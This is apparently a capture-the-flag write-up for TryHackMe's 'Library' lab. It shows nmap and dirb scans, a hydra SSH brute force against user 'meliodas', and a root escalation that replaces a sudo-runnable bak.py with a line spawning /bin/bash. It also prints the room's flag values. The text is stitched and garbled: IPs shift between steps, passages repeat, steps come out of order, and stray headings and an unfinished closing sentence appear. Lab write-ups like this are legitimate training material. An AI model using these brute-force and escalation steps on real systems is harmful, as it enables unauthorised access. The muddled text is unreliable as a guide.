Library


**Combining Options
**TryHackMe's Library room is an easy room involving bruteforcing and privilege escalation to get root access on a machine.

Start the VPN you have downloaded and Deploy the Tryhackeme machine first. Ping and check the We need to run a Nmap scan against the machine to know which ports are open and which services are operational on these ports. I am going to use a hostile Nmap scan. 1. We get to see 22, 80 ports are open.

Golden Search: nmap -Pn -p- -sC -sV 10.10.177.97 -vvv -oA nmap_full


We will use nmap for scanning. We want the scan to list services and show open ports, so we will use the sV and p flags. The command we will use will be as follows.

nmap -sV -p- 10.10.29.145



From the scan we find that the ports for SSH and HTTP are open.

2. step: HTTP is open so let's do a dirb scan to look for any check hidden folders and directories




The only interesting directories are images and robots.txt. Let's take a look at the home page before we look at both of them.

3.When tried to look for the information using the provided IP **10.10.64.71** as the URL in the browser, We found the writer of the blog as shown below



Let's look at a blog. One of the posts is by a user named "meliodas", at the bottom of the page there are three comments made by root, www-data and Anonymous. Let's assume the user is meliodas, let's try to brute force the user meliodas using hydra. In the dirb search, we found robots.txt, which gives us a hint to use rockyou. We will use the dictionary "rockyou.txt" to brute force the login of meliodas.



This looks like a hint that a password for a user is found in rockyou. Let’s try this with the **meliodas** account using Hydra. The following will be the full command.

hydra -l meliodas -P /usr/share/wordlists/rockyou.txt ssh://10.10.235.162

Within a few minutes we get our password.

```
┌──(root㉿kali)-[~]
└─# hydra -l meliodas -P /usr/share/wordlists/rockyou.txt ssh://10.10.212.249
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-21 17:33:33
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.212.249:22/
[STATUS] 156.00 tries/min, 156 tries in 00:01h, 14344245 to do in 1532:31h, 14 active
[22][ssh] host: 10.10.212.249   login: meliodas   password: iloveyou1
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-21 17:36:09
```

Now that we have the password, let's SSH into the machine and get the user flag.
We got the login as meliodas and password as iloveyou1 from the brute force search. Let's try to log into the target machine with these credentials.

```
┌──(root㉿kali)-[~]
└─# ssh meliodas@10.10.212.249
meliodas@10.10.212.249's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Last login: Sat Aug 24 14:51:01 2019 from 192.168.15.118
meliodas@ubuntu:~$
```

Now we are inside the meliodas's SSH shell. Let's capture the user flag. With ls command, we can see a list of files present. We got access to the user and can see two files. Now, We got the first flag of this machine!!

Now, to capture the root flag, we need root access. First and foremost, let see which the user can perform sudo command. The user only can use sudo python on the bak.py file. Checking the permissions of bak.py.Let's check the content inside the bak.py.

```
┌──(root㉿kali)-[~]
└─# ssh meliodas@10.10.120.40
The authenticity of host '10.10.120.40 (10.10.120.40)' can't be established.
ED25519 key fingerprint is SHA256:Ykgtf0Q1wQcyrBaGkW4BEBf3eK/QPGXnmEMgpaLxmzs.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.120.40' (ED25519) to the list of known hosts.
meliodas@10.10.120.40's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Last login: Sat Aug 24 14:51:01 2019 from 192.168.15.118
meliodas@ubuntu:~$ whoami
meliodas
meliodas@ubuntu:~$ ls
bak.py  user.txt
meliodas@ubuntu:~$ cat user.txt
6d488cbb3f111d135722c33cb635f4ec
meliodas@ubuntu:~$
```

Now that we have the password, let's SSH into the machine and get the user flag. We got the user flag, let's try to escalate our privileges to root now.

2. root.txt

The first thing I always check when seeing if I can escalate privileges is to look at any sudo permissions our user is given. We can use "sudo -l" to list these.

`sudo` is used when you need to perform tasks that require higher privileges, such as installing software, modifying system files, or changing system settings.

```
6d488cbb3f111d135722c33cb635f4ec
meliodas@ubuntu:~$ sudo -l
Matching Defaults entries for meliodas on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
\:/snap/bin

User meliodas may run the following commands on ubuntu:
    (ALL) NOPASSWD: /usr/bin/python* /home/meliodas/bak.py
meliodas@ubuntu:~$
```

We can't write our shell into the file as it is owned by root and we don't have write permission. The file is in our directory though, so we should be able to delete the file and replace it with our exploit.

```
meliodas@ubuntu:~$ cat bak.py
#!/usr/bin/env python
import os
import zipfile

def zipdir(path, ziph):
    for root, dirs, files in os.walk(path):
        for file in files:
            ziph.write(os.path.join(root, file))

if __name__ == '__main__':
    zipf = zipfile.ZipFile('/var/backups/website.zip', 'w', zipfile.ZIP_DEFLATED)
    zipdir('/var/www/html', zipf)
    zipf.close()
meliodas@ubuntu:~$
```

I guess we can’t do anything with the script because it is write-protected. Since we only gain sudo privilege on executing the bak.py using python. How about delete the exiting bak.py and create a new one.

```
meliodas
meliodas@ubuntu:~$ ls
bak.py  user.txt
meliodas@ubuntu:~$ cat bak.py
#!/usr/bin/env python
import os
import zipfile

def zipdir(path, ziph):
    for root, dirs, files in os.walk(path):
        for file in files:
            ziph.write(os.path.join(root, file))

if __name__ == '__main__':
    zipf = zipfile.ZipFile('/var/backups/website.zip', 'w', zipfile.ZIP_DEFLATED)
    zipdir('/var/www/html', zipf)
    zipf.close()
meliodas@ubuntu:~$ ls -lah
total 40K
drwxr-xr-x 4 meliodas meliodas 4.0K Aug 24  2019 .
drwxr-xr-x 3 root     root     4.0K Aug 23  2019 ..
-rw-r--r-- 1 root     root      353 Aug 23  2019 bak.py
-rw------- 1 root     root       44 Aug 23  2019 .bash_history
-rw-r--r-- 1 meliodas meliodas  220 Aug 23  2019 .bash_logout
-rw-r--r-- 1 meliodas meliodas 3.7K Aug 23  2019 .bashrc
drwx------ 2 meliodas meliodas 4.0K Aug 23  2019 .cache
drwxrwxr-x 2 meliodas meliodas 4.0K Aug 23  2019 .nano
-rw-r--r-- 1 meliodas meliodas  655 Aug 23  2019 .profile
-rw-r--r-- 1 meliodas meliodas    0 Aug 23  2019 .sudo_as_admin_successful
-rw-rw-r-- 1 meliodas meliodas   33 Aug 23  2019 user.txt
meliodas@ubuntu:~$ rm -rf bak.py
meliodas@ubuntu:~$ ls
user.txt
meliodas@ubuntu:~$ echo "import os; os.system('/bin/bash')">>bak.py
meliodas@ubuntu:~$ ls
bak.py  user.txt
meliodas@ubuntu:~$ sudo python /home/meliodas/bak.py
root@ubuntu:~# ls
bak.py  user.txt
root@ubuntu:~# whoami
root
root@ubuntu:~# cd root
bash: cd: root: No such file or directory
root@ubuntu:~# cd ..
root@ubuntu:/home# ls
meliodas
root@ubuntu:/home# cd ..
root@ubuntu:/# ls
bin   etc         initrd.img.old  lost+found  opt   run   sys  var
boot  home        lib             media       proc  sbin  tmp  vmlinuz
dev   initrd.img  lib64           mnt         root  srv   usr  vmlinuz.old
root@ubuntu:/# cd root
root@ubuntu:/root# ls
root.txt
root@ubuntu:/root# cat root.txt
e8c8c6c256c35515d1d344ee0488c617
```

`sudo` is used when you need to perform tasks that require higher privileges, such as installing software, modifying system files, or changing system settings.

We can remove the file by using the following command.

rm -f bak.py

Let us create a new file at allows us to spawn a root shell.